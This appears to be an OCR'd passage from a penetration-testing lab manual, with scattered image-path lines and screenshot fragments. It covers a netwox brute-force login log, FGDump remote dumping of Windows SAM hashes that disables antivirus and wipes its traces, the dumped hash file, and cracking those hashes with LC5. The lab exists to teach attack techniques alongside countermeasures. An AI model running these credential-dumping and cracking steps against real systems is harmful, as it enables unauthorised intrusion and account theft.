Trying(thread4) "mmouse" - "mmouse1"
Couple(thread3) "mmouse" - "mmouse" -> bad
Trying(thread3) "mmouse" - "minniemouse"
Couple(thread5) "mmouse" - "mickey" -> bad
Trying(thread5) "mmouse" - "minnie"
Couple(thread2) "mmouse" - "mickeymouse1" -> bad
Trying(thread2) "mmouse" - "minnie1"
Couple(thread4) "mmouse" - "mmouse1" -> good
Couple(thread3) "mmouse" - "minniemouse" -> bad
Couple(thread5) "mmouse" - "minnie" -> bad
Couple(thread2) "mmouse" - "minnie1" -> bad
Couple(thread1) "mickey" - "123" -> bad
__END_OF_PROGRAM__
```

Output (stdout) of a tool, if the checkbox NW was not checked.

```
130 --dst-ip 192.168.11.120 --password-file "/root/tools/netwox/src/netwox-src/src/passwords" --login-file "/root/tools
/netwox/src/netwox-src/src/usernames" --timeout 60000 --stopatfirst
```

```
Running "130 --dst-ip 192.168.11.120 --password-file "/root/tools/netwox/src/netwox-src/src/passwords" --login-file "/root/too
ls/netwox/src/netwox-src/src/usernames" --timeout 60000 --stopatfirst"
The process returned OK
```

***Note:** I cannot stress enough the importance of this tool for either an attacker or a vulnerability/penetration test. The sheer amount of tools available is incredible.

Lab 54: Retrieve Password Hashes

Extract Password Hashes: FGDump

Prerequisites: Administrative access
Countermeasures: Strong Administrator passwords, strong password policy
Description: The FGDump application was written to obtain the password hashes from the Security Accounts Manager (SAM) file on the target computer. The process includes:

- Binding to a machine using the Inter-Process Communication (IPC$) or list of targets
- Stopping the running of antivirus programs
- Locating writable file shares
- Uploading fgexec (for remote command execution) and cachedump
- Executing pwdump
- Executing cachedump
- Deleting uploaded files from the file share
- Unbinding from the file share
- Restarting any antivirus programs
- Unbinding from IPC$

***Note:** Even though an Administrator account is required, I prefer this tool over the Pwdump application as all the work is done for me and the antivirus program is shut down and restarted. Sometimes antivirus software will stop Pwdump from being successful.


Procedure: Select the target and execute with the following syntax:

```
fgdump <options> (-h host | -f filename) -u
          Username -p Password
```

In this example, the target of 172.16.1.46 will have the password hashes exploited by typing:

```
fgdump -vv -h 172.16.1.46 -u administrator -p 123
```

- The **–vv** instructs FGDump to run in very verbose mode.
- The –h 172.16.1.46 identifies the target.
- The –u administrator identifies the username to use.
- The **–p 123** is the password for the Administrator account.




```
C:\Downloads\fgdump\Release>fgdump -vv -h 172.16.1.46 -u administrator -p 123
```

According to the results of this example, the target:

- Has the entire C Drive shared as C$ (a hidden share).
- Has a mapped drive E: bound by ADMIN$ and is a writable share.
- Has no antivirus running.

The passwords were successfully dumped from the target and all traces of the attack were removed from the target.




```
Found share ADMIN$, whose physical path is C:\WINNT
Found share C$, whose physical path is C:\
The drive E: is bound to ADMIN$, testing write access...
Able to write to this directory, using drive E: for cachedump
Execution path of fgexec is C:\WINNT\fgexec.exe
Successfully installed service 'fgexec' on 172.16.1.46
Successfully started fgexec service on 172.16.1.46
Antivirus does not appear to be installed
Passwords dumped successfully
Cache dumped successfully
Successfully stopped fgexec service on 172.16.1.46
Successfully uninstalled service 'fgexec' on 172.16.1.46

------Summary------

Failed servers:
NONE

Successful servers:
172.16.1.46

Total failed: 0
Total successful: 1

C:\Downloads\fgdump\Release>_
```

From the directory on the attacker's machine, two new files were created:

- 172.16.1.46.cachedump
- 172.16.1.46.pwdump


Of the two, the **172.16.1.46.pwdump** is the file of interest.



Address: C:\Downloads\fgdump\Release

Name	Size	Type	Modified
172.16.1.46.cachedump	1 KB	CACHEDUMP File	11/16/2005 5:10 PM
172.16.1.46.pwdump	1 KB	PWDUMP File	11/16/2005 5:10 PM
fgdump	576 KB	Application	11/15/2005 1:09 PM

By opening the **172.16.1.46.pwdump** file with a text editor such as Notepad the password hashes from the target are visible.



```
Administrator:500:CCF9155E3E7DB453AAD3B435B51404EE:3DBDE697D71690A769204BEB12283678:::
ASPNET:1005:9B5259B252D89821CF31DDF11C466B42:8E7C90EEBE6BECD62D11856FC761725D:::
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
IUSR_W2KAS:1003:C2F0161F615698EEC8F54C263B8E340C:0BA357F497DB23E15374B596AA18F745:::
IWAM_W2KAS:1004:D3E225B88FD28CEAF7131D166E33E33A:84EAC514E35CE695C4B67F6124425CD5:::
NetShowServices:1001:321A66CFD06A605A840472770B351ECD:390CC2E530D6C64521FE3C150100A614:::
TsInternetUser:1000:96A0A1F917271A54E1531C6DED782E7D:92FC867DD072C50C4C721D58EE3C6826:::
```

The **172.16.1.46.pwdump** file will be used in the next lab (Lab 55 — LC5) to produce the passwords for each account hash.


***Note:** Many of you may ask, “Why should I concern myself by going to the trouble of obtaining the password hashes just to break the hashes with another program when I already have an Administrator account on the target?” Good question. Several reasons are as follows: any account password can be changed at any time; the more passwords an attacker has, the better for him or her; some accounts on this target may have Administrative access on another target; and the list goes on. Just because an attacker has one Administrative account is not necessarily a reason for the attacker to stop looking for others.

Lab 55: Crack Password Hashes

Crack and Capture Password Hashes: LC5

Prerequisites: None
Countermeasures: Strong Administrator passwords, strong password policy
Description: L0phtcrack version 5 (LC5) is a password-auditing tool that allows for the capturing of Windows passwords and or the conversion of captured Windows password hashes into the correct password. This is done by sending the captured hash through an algorithm until the new hash exactly matches the original one. This identifies the password that computes into the hash.
Procedure: Install the L0phtcrack application, start, select the parameters, and execute.

Open LC5. The application will start the LC5 Wizard. Click **Next**.



Welcome to the LC5 Wizard. This wizard will prompt you with step-by-step instructions to get you auditing in minutes.

First, the wizard will help you determine where to retrieve your encrypted passwords from.

Second, you will be prompted with a few options regarding which methods to use to audit the passwords.

Third, you will be prompted with how you wish to report the results.


Then, LC5 will proceed auditing the passwords and report status to you along the way, notifying you when auditing is complete.

Press 'Next' to continue with the wizard.

☐ Don't show me this wizard on startup

< Back | Next > | Cancel

The next area of the wizard requests a location of the encrypted passwords. Accept the default of **Retrieve from the local machine**. Click **Next**.



Get Encrypted Passwords

Get Encrypted Passwords

Choose one of the following methods to retrieve the encrypted passwords.

● Retrieve from the local machine

Pulls encrypted passwords from the local machine's registry. Administrator access is required.

○ Retrieve from a remote machine

Retrieve encrypted passwords from a remote machine on your domain. Administrator access is required.


○ Retrieve from NT 4.0 emergency repair disk

Emergency repair disks and backup tapes made from Windows NT 4.0 contain a file called 'sam' or 'sam._' that contains encrypted passwords.

○ Retrieve by sniffing the local network

Sniffing captures encrypted hashes in transit over your network. Logins, file sharing and print sharing all use network authentication that can be captured.

Next select an Auditing Method. Select **Strong Password Audit**. Click **Next**.



Choose Auditing Method

Choose Auditing Method

○ Quick Password Audit

This method checks only for simple passwords that you could find in a dictionary.

○ Common Password Audit


This method checks for simple passwords that you could find in a dictionary, as well as common modifications of dictionary words.

● Strong Password Audit

This method checks for simple passwords that you could find in a dictionary, common modifications of dictionary words, and performs a brute force attack that attempts all combinations of standard letters and numbers.

○ Custom

Accept the default **Reporting Style**. Click **Next**.



Pick Reporting Style

☑ Display passwords when audited

Most of the time, you'll want to know what the audited passwords are, but in some situations, you may wish to verify the safety of a password without disclosing what it is. Check this box to view the cracked passwords in the output.

☐ Display encrypted password 'hashes'

Check this box to display the encrypted passwords as they are seen by the operating system. These values may be of interest to some users and to others they may seem like excess clutter. To display the encrypted passwords, check this box.

☑ Display how long it took to audit each password


Checking this box will add a column to the output view that shows how long it took to audit each password.

☑ Display auditing method

Check this box to display the method used to find each password. This can be useful for identifying users who have particularly weak passwords.

☑ Make visible notification when auditing is done

LC5 is ready to begin auditing. Click **Finish**.



Begin Auditing


LC5 is now ready to begin the password auditing process. Please confirm the following settings and go back and change anything that is not correct.

- Retrieve passwords from the local machine
- Perform 'Strong' password audit
- Display domain password belongs to
- Display passwords when audited
- Display time spent auditing each password
- Give visible notification when done auditing
- Show method used to crack password

☑ Save these settings as session defaults


Press 'Finish' to begin auditing.

LC5 will start running the hashes through the known algorithm until a match is made. The password to create each hash will be displayed.




Domain	User Name	LM Password	<8	Password	Password Age (days)	Lock
WIN-2000-V-1	Guest	* empty *	x	* empty *	0	
WIN-2000-V-1	Administrator	123	x	123	19	

In order to Import a captured Pwdump file, select the **Import** button from the toolbar.



The Import Wizard will appear. Select **Import from file**.




Import


Import from
- ● Local machine
- ○ Remote machine

Import from file
- ○ From SAM file
- ○ From LC4 file
- ○ From PWDUMP file
- ○ From Unix shadow file


Select *From PWDUMP file*. Click **Browse**.



Browse to and select the Pwdump file created by the **FGDump** application (Lab 54) and click **Open**.



Click **OK**.



Windows 2000 Professional - VMware Workstation

@stake LC5 - [Untitled1]

Import

Import from
- ○ Local machine
- ○ Remote machine

Import from file
- ○ From SAM file
- ○ From LC4 file
- ● From PWDUMP file
- ○ From Unix shadow file

Filename : C:\Downloads\fgdump\Release\17


Domain	User
WIN-2000-V-1	Gues
WIN-2000-V-1	Admi

```
DICTIONARY/HYBRID
words total
29157
words done
0
% done
0.000%
PRECOMPUTED
hash tables
0 of 0
hashes found
0 of 0
% done
0.00%
BRUTE FORCE
time elapsed
0d 0h 0m 0s
time left
Calculating -
% done
current test
keyrate
SUMMARY
total users
2
audited users
2
% done
100.000%
```

11/16/2005 16:58:24 Auditing session completed.

Ready

Accept the warning about starting the audit session over. Click **Yes**.



Windows 2000 Professional - VMware Workstation

@stake LC5 - [Untitled1]

Import

Filename : C:\Downloads\fgdump\Release\17


LC5

You need to reset your auditing state to perform this action.
This will restart your auditing session and start over from the beginning.
Do you wish to do this now?

11/16/2005 16:58:24 Auditing session completed.

Ready

The **Pwdump** file will be imported into the LC5 application. The usernames from the target will be displayed.



Domain	User Name	LM Password	<8	Password	Password Age (days)	Lock
